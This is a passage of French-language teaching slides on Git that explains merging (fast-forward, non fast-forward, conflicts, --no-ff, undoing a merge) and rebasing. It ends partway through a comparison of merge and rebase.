
Merge

- Fusionner 2 branches / Réconcilier 2 historiques
- Rapatrier les modifications d'une branche dans une autre
- ATTENTION: par défaut le *merge* concerne tous les *commits* depuis le dernier *merge* / création de la branche
- Depuis la branche de destination : git merge nom_branche_a_merger
- On peut aussi spécifier un ID de *commit* ou un *tag*, plutôt qu'une branche
- 2 cas : *fast forward* et *non fast forward*

Merge

Fast-forward


- Cas simple / automatique
- Quand il n'y a pas d'ambiguïté sur l'historique



Merge

Non fast-forward


- Quand il y a ambiguïté sur l'historique
- Création d'un *commit de merge*



Merge

Conflit


- On souhaite merger la branche branche1 sur master pour obtenir :



Merge

Conflit

- Commit 4 et commit 3 modifient la même ligne du fichier
- Git ne sait pas quoi choisir
→ conflit
→ suspension **avant** le commit de merge
- git mergetool / Résolution du conflit / git commit
- Ou git merge --abort ou git reset --merge ou git reset --hard HEAD pour annuler
- NB : branche1 ne bougera pas



Merge




- Si on veut éviter le *fast forward* (*merge d'une feature branch*) on utilise le flag `-no-ff`
- Ex : `git merge branchel --no-ff`

Merge

Annulation (après merge)


- `git reset --hard HEAD^`



Rebase


Rebase

- Modifie / réécrit l'historique
- Modifie / actualise le point de départ de la branche
- Remet nos commits au dessus de la branche contre laquelle on rebase
- Linéarise (évite de polluer l'historique avec des commits de merge inutiles)




Rebase

- Situation de départ : 3 commits sur master (C1,C2 et C4) , 3 commits sur branche1 (C1, C2 et C3) , création de branche 1 à partir de C2




Rebase

- Depuis branche 1 on fait un git rebase master
- HEAD est déplacé sur C4




Rebase

- Git fait un diff entre C3 et C2 et l'applique à C4 pour “recréer” un nouveau C3 (C3') dont le père est C4




Rebase

- Git reset branche 1 sur la HEAD , le rebase est terminé



Rebase

- Rebase modifie / réécrit l'historique
- Les commits de branche1 deviennent des descendants de ceux de master (la hiérarchie devient linéaire)
- **On ne modifie pas les commits : de nouveaux commits sont créés à partir de ceux qu'on rebase (on peut toujours les récupérer via id ou reflog)**
- Si on merge branche1 dans master on aura un fast forward
- **Le commit C3 n'est plus accessible que par son id, dans 30 jours il sera effacé**



Merge VS Rebase


Merge VS Rebase

- Rebase : pour la mise à jour des branches avant merge linéaire (commits indépendants) ex : corrections d'anomalies → on ne veut pas de commit de merge
- Merge sans rebase : pour la réintégration des feature branches (on veut garder l'historique des commits indépendants sans polluer l'historique de la branche principale)

Merge VS Rebase

Merge avec Rebase (1/3)


- Situation de départ
- 2 branches
- Ancêtre commun C1



Merge VS Rebase

Merge avec Rebase (2/3)

